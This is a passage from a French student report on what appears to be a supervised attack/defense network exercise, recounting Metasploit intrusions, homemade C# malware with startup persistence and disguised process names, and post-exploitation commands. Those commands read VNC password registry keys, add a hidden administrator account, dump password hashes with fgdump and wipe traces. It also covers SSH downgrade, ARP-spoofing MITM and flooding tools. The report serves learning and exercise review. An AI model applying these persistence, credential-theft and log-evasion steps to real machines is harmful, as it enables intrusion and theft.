On constate que l'exploit « webview_setslice » n'a fonctionné qu'une seule fois. La raison tient au fait qu'il n'est possible d'ouvrir qu'une seule fois à la fois une session Meterpreter. Cependant, à chaque fois que quelqu'un se connectait sur la page d'accueil du site « stri_attaque.ifrance.com », Metasploit ouvrait deux sessions Meterpreter. Ainsi, nous n'avions pas la possibilité de toutes les utiliser.

Les figures 26, 27, 28 et 29 apportent les preuves de nos intrusions dans les PC du parc :




Figure 26 : Intrusions dans les PC du parc (1/4)




Figure 27 : Intrusions dans les PC du parc (2/4)




Figure 28 : Intrusions dans les PC du parc (3/4)




Figure 29 : Intrusions dans les PC du parc (4/4)

3.2 Virus

a. Principe de l'attaque

Les deux virus que nous avons tenté d'employer lors de la seconde confrontation ont pour pré requis le fait que l'un des quatre exploits présentés précédemment fonctionne ! En effet, nous avons besoins d'avoir accès à une commande DOS sur une machine afin de les installer.

1. Robot spameur

Développé en C#, ce bot envoie à intervalle régulier un email à tous les défenseurs. Cet email contient l'adresse IP de la machine, le nom de l'utilisateur actif ainsi que le nom de la machine afin de prouver la réussite de l'attaque.

Ce bot se lance en ligne de commande DOS. Sa première action est de se copier dans le dossier « C:\Documents and Settings\nom_user\Menu démarrer\Démarrage\ » afin qu'il s'exécute à chaque démarrage de l'utilisateur sur cette machine. De plus, le C# permet de cacher un fichier, le rendant totalement invisible pour l'utilisateur lambda.

Dernier stratagème servant à masquer son exécution, le virus prend le nom de WindowsUpdate.exe lors de sa copie afin de rendre plus difficile sa détection dans le gestionaire des tâches.

2. Trojan maison

L'utilisation du NAT chez nos amis les défenseurs nous a posé un sérieux problème au niveau de l'accès aux PC du parc. Pour contourner ce « problème », nous avons développé un néo « client » Telnet en C#.

Une fois lancé, ce « client » tente d'accéder à un « serveur » de façon régulière. Une fois l'accès obtenu, le client devient le serveur et vice versa. Cela permet de contourner efficacement le NAT.

Ce virus a la même fonction de masquage et d'exécution automatique que le robot spameur, mis à part le nom qui devient « svhost.exe ».

3. Faille Windows XP SP1

Lors de nos entrainements à l'utilisation des virus précédents, nous avons remarqué que lorsque l'on copie un fichier exécutable s'appelant « taskmgr.exe » dans le dossier personnel d'un utilisateur (C:/Documents and Settings/utilisateur/), cela remplace le gestionnaire des tâches de Windows par l'exécutable introduit ! Pratique lorsque l'on veut masquer ses activités.

Afin de rendre la faille hilarante, nous avons donc développé un tout petit programme affichant une fenêtre d'information avec un message à destination de nos chers « ennemis »'

b. Résultat de l'attaque

Contrairement aux exploits, les virus n'ont pas du tout fonctionné ! La principale raison vient du fait que le Framework .NET 2.0 n'était pas installé sur le client faible ! Or, nous n'avions accès qu'au client faible avec Meatasploit !

Le résultat, c'est que lorsque l'on tentait d'exécuter un de ces virus, le programme plantait en affichant un message d'erreur.

D'après les défenseurs, il n'était pas possible d'installé le Framework .NET 2.0 sur Windows XP SP1 ! Cependant, la figure 30 apporte la preuve que cela est tout à fait possible !!!




Figure 30 : Installation de Framework .Net 2.0 sur Windows XP SP1

Le seul virus ayant obtenu un résultat est celui qui empêchait l'accès au Gestionnaire de tâches de Windows. L'affichage ne s'est pas déclenché faute de Framework mais le but du virus a quand même été atteint !

3.3 Récupération d'information sur un PC infiltré

a. Principe de l'attaque

Une fois le Shell disponible grâce à Metasploit, nous pourrons recueillir de nombreuses informations sur le système et son réseau. Certaines informations ne seront disponibles uniquement si l'utilisateur est connecté en tant d'administrateur.

Si l'on peut ouvrir un accès ftp, il nous sera possible de télécharger plusieurs fichiers qui nous permettront d'effectuer toutes les opérations en une seule commande mais également d'insérer les résultats dans des fichiers textes.

1. Informations Réseaux

Cette étape nous permettra de récupérer des informations sur l'architecture du réseau, tel que les adresses IP, les passerelles internes et les routes.

- Ipconfig /all
- Route print

2. Informations Systèmes

Ces informations sont les noms des pc, les pc sur le réseau, les utilisateurs de l'ordinateur ainsi que leur groupe.

- Hostname
- Net view
- Net users

- Net group
- Net localgroup

3. Informations Spéciales

Beaucoup d'informations sont stockées dans la base de registre, c'est pourquoi il est très intéressant de les récupérer. On pourrait penser qu'il n'est pas possible de récupérer d'informations même si l'on est que simple utilisateur, mais au contraire, on a accès à beaucoup d'informations.

Première étape : sauvegarde du registre :

- Regedit –e fichier.txt

Seconde étape : recherche d'informations dans le registre enregistré dans le fichier, par exemple les mots de passe cryptés de VNC

- Find /I « Vnc4 » fichier.txt

Il est ainsi possible de récupérer cette informations directement par une requête sur le registre :

- Reg query HKLM\SOFTWARE\Realvnc\Winvnc4 /s

4. Opérations Nécessitants des droits administrateurs.

Dans le cas où le groupe « Défense » se logue en administrateur, nous pourrons effectuer d'autres opérations pouvant nous apporter des informations supplémentaires.

Si nous en avons la possibilité, nous rajouterons un utilisateur dans le groupe administrateur ainsi que dans le groupe bureau à distance :

- Net user aspnet aspnet /add
- Net localgroup aspnet <groupes admin > /add
- Net localgroup aspnet <groupe bureau a distance> /Add

Une opération importante doit également être réalisée : la récupération des mots de passe Windows. Seulement, il est impossible de récupérer des mots de passe en clair. Cependant; grâce au logiciel « fgdump.exe », nous serons en mesure de récupérer les mots cryptés, que nous décrypterons plus tard. Suite à l'exécution du logiciel, trois fichiers sont crées, mais seul le fichier « 127.0.0.1 PWdump » est important puisqu'il contient tous les mots de passe.

5. Transferts des informations

Toutes ces opérations peuvent être réalisées très rapidement du moment où l'on accès à un serveur FTP. En effet, un serveur FTP installé sur un de nos PC permet de télécharger un script effectuant toutes les commandes décrites au lieu de les exécuter une à une.

Ce serveur nous permettra de récupérer trois fichiers permettant l'exécution du script.

- Fgdump.exe (récupération des mots de passe)
- Info.bat
- Purge.exe (vide la corbeille)

Pour finir, il faudra ré-ouvrir une connexion FTP afin de transférer tous les fichiers nécessaires :

- hash.txt (contient les hash des mot de passes)
- info.Txt (contient le résultat de toutes les commandes)
- fichier.Txt (contient le registre)

6. Effacement de nos traces

Pour que notre passage passe le plus inaperçue possible, il est nécessaire d'effacer tous nos fichiers. Le souci est qu'il faut aussi vider la corbeille de tous nos fichiers :

- del /Q <nos fichiers>

On vide la corbeille :

- Purge.Exe /mode:s

b. Résultat

Durant la confrontation, une session a bien été ouverte comme prévu. Ainsi, nous avons pu télécharger via Meterpreter les fichiers nécessaires à la récupération. Malheureusement, après voir lancé ce script, nous n'avons pas eu les résultats attendus.

Le problème, c'est que Meterpreter ne fournit aucun retour d'affichage de toutes les commandes DOS (ipconfig, route, net users...). Nous n'avons donc pas été en mesure de récupérer ces informations. Heureusement, Meterpreter contient une partie des commande DOS qui nous ont permis de récupérer l'adresse IP de la machine ainsi que ses routes.

```
meterpreter > route
[*] Uploading DLL (81931 bytes)...

Network routes
==============

   Subnet            Netmask           Gateway
    ------            -------           -------
    0.0.0.0           0.0.0.0           172.10.150.1
   127.0.0.0         255.0.0.0         127.0.0.1
   172.10.150.0      255.255.255.248   172.10.150.3
   172.10.150.3      255.255.255.255   127.0.0.1
   172.10.255.255    255.255.255.255   172.10.150.3
   224.0.0.0         240.0.0.0         172.10.150.3
   255.255.255.255   255.255.255.255   172.10.150.3
```

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

Carte r�seau Fast Ethernet PCI Realtek RTL8139 Family - Miniport d'ordonnancement de paquets
Hardware MAC: 00:16:3e:70:01:10
IP Address  : 172.10.150.3
Netmask     : 255.255.255.248
```

Ensuite, la défense n'étant pas logué en tant qu'administrateurs, le logiciel n'a pu récupérer les hash des mots de passes Windows.

4. Attaques Réseaux

4.1 Attaque WIFI :

Lors de la deuxième confrontation, nous avons souhaité attaquer le réseau Wifi. Nous pensions que le réseau était protégé par une clé WEP ou WPA. Nous avons donc installé BackTrack (v.2) sur notre machine (PC portable) afin de détecter le type de sécurité du réseau Wifi de la défense.

Les problèmes rencontrés lors de cette confrontation étaient divers. BackTrack ne détectait pas la carte Wifi du PC portable. Nous avons donc utilisé une clé USB Wifi. Ce périphérique était détecté mais la puissance de la borne n'était pas suffisante pour qu'une association puisse être faite entre la borne et notre périphérique. Par conséquent, nous avons demandé au groupe Défense d'augmenter la puissance. Malheureusement, cela n'a rien changé. Il a donc fallu que nous continuions notre procédure en dehors de la salle Attaque afin d'être au plus près de la borne émettrice. L'association était faite et du trafic était visible.

A l'aide de commandes variées sur BackTrack, nous nous sommes aperçus que le réseau n'était pas protégé par une clé (cf. Annexe 6). Nous en avons conclu qu'il était peut-être protégé par un portail ou une sécurité par VLANs.

Avec un peu de social et des oreilles un peu baladeuses, nous sommes arrivés à savoir que le réseau Wifi de la défense n'était pas protégé par un portail. Par conséquent, nous en avons conclu que ce réseau était protégé par VLANs.

4.2 Attaques MITM

a. SSH Downgrade


Une attaque SSH très connue est l'attaque par abaissement de version. Cette attaque est possible lorsque le Man In the Middle est opérationnel. L'attaquant peut ainsi intervenir au cours de la connexion sécurisée afin de forcer la victime à utiliser un protocole vulnérable.

Aujourd'hui la version la plus répandue de SSH est la version 2. Si un client se connecte à un serveur en utilisant le protocole SSHv2, une attaque de Man In the Middle ne fonctionnera pas avec Ettercap. En effet, Ettercap n'implémente pas d'attaque Man In The Middle sur le protocole SSHv2. Cependant Ettercap propose une attaque par abaissement de version.

Si le serveur accepte l'utilisation du protocole SSHv1 (connu pour être vulnérable à des attaques Man In the Middle), un attaquant pourra récupérer les identifiants de connexions et déchiffrer les données échangées.

L'astuce consiste à identifier le début d'une connexion SSHv2. Si le serveur supporte les protocoles SSHv1 et SSHv2, il répondra à la requête de connexion avec dans son en-tête la chaîne de caractères SSH-1.99. Si le serveur ne supporte que le protocole SSHv1, il répondra avec dans son en-tête SSH-1.51.

L'attaquant peut donc modifier la réponse pour faire croire au client que le serveur ne supporte que le protocole SSHv1. Ainsi, une connexion SSHv1 sera établie. Le protocole SSHv1 étant faible, on peut ainsi obtenir les identifiants SSH du client.



1. The hacker changes the server response from 1.99 to 1.51
2. The credentials are captured by the hacker because ot the ssh1 weak password authentication mechanism.

Figure 31 : Illustration de l'attaque SSH Downgrade

Cette attaque fonctionne seulement si le serveur est compatible avec la version 1 de SSH. Nous avons ouvert un client vers le serveur SSH de la défense en forçant l'utilisation du protocole SSHv1. Malheureusement, les serveurs nous ont refusé systématiquement.




Figure 32 : Échec de l'attaque

Nous en avons donc conclu que le serveur SSH ne supporte pas la version 1 de SSH.

b. MITM SSHv2

Suite à nombreuses recherches, nous avons trouvé un software (« jmitm2 ») permettant de faire du MITM lors de la connexion SSHv2. Ce logiciel n'est pas une boite à outils toute prête à l'image d'Ettercap. Il s'agit simplement d'un serveur SSH écrit en java. La technique pour subtiliser les identifiants se déroule en trois étapes :

Sur la machine de l'attaquant :

1. Lancer le serveur SSH pirate (jmitm2).
2. Pratiquer l'ARP spoofing.
4. Rediriger le trafic à destination du port 22 vers le port du serveur SSH pirate à l'aide d'iptable.

Cette technique a été testée par nos soins, elle fonctionne sans problème sur maquette. Cependant, cette attaque n'était prête que lors de la deuxième confrontation. Les caches ARP du routeur opérateur étant en statique, cette attaque MITM n'a pu être réalisée.

c. Explications des caches statiques

1. Sans attaque

Le trafic est direct entre le routeur opérateur et le routeur de la défense.

Figure 33 : Illustration du trafic sans MITM

2. Avec attaque

Le trafic est direct dans le sens routeur operateur → routeur défense.

Le trafic passe par la machine attaquant dans le sens routeur défense → routeur opérateur.




Figure 34 : Illustration du trafic avec MITM

d. Conclusion

Les tables du routeur opérateur (« Cooper ») sont en statique et les tables du routeur de la défense sont en dynamique. L'aller continue à se faire en direct.

Toutes les attaques prévues utilisent le protocole TCP et reposent sur des mécanismes de type handshake. Notre machine attaquante n'ayant qu'une moitié du trafic circulant entre les deux entités routeur-opérateur et routeur-défense, il devient alors impossible de faire les attaques MITM prévues.

4.3 Attaque DDOS

Résultat identique à la première confrontation. D'après les dires de l'équipe analyse et après consultation de la boite mail de l'un d'entre eux, les sondes ne sont pas tombées mais ont été bien « chargées ».

L'intérêt de cette attaque était de remplir les logs de l'équipe analyse.

4.4 Bruit de fond

L'objectif des bruits de fond a été de pollué le réseau de la défense en sollicitant en permanence les équipements de la défense durant toute l'attaques afin de fragiliser davantage leur réseaux.

La partie bruit de fond représente diverses attaques :

- Brute force sur le routeur Cisco, scan d'un grand nombre de protocole.
- Attaque de type brute force SSH sur les sondes avec l'outil Hydra utilisant un dictionnaire afin de trouver les mots de passe SSH. L'objectif visé est plus de faire un bruit de fond que de trouver les mots de passe SSH.
- Autres bruit de fond-> Nemesis et outils Windows Floodind ICMP ARP.

Les différents outils employés sont les suivants :

SynFlood :

L'utilitaire SynFlood permet l'envoi massif de demande d'ouverture de session TCP. L'intérêt de cet utilitaire est de pouvoir changer son adresse IP source de manière aléatoire, et donc d'empêcher l'attaquant de limiter le nombre de connexions depuis la même source ou la même plage d'adresse IP.

Session.exe :

Session.exe permet de générer multiple sessions TCP afin de saturer un hôte distant. On a la possibilité de choisir le port de destination et d'envoyer des datas après l'ouverture de session (chaîne de caractères ascii tirés aléatoirement).

FrameIP :

L'utilitaire FrameIP est un générateur de trame IP donnant la possibilité de créer une trame IP manuellement en choisissant tous les champs des entêtes IP, ICMP, IGMP, TCP, UDP. Ainsi, nous avons la possibilité d'envoyer plusieurs trames IP avec des adresses IP aléatoires et des configurations arbitraires.

CiscoDos :

L'utilitaire CiscoDos envoi des trames IP basées sur les protocoles IP de type 53, 55, 77 et 103. Il permet donc de réaliser l'attaque Cisco afin de rendre inutilisable une interface. L'intérêt de cet utilitaire est de pouvoir changer son IP source de manière aléatoire.

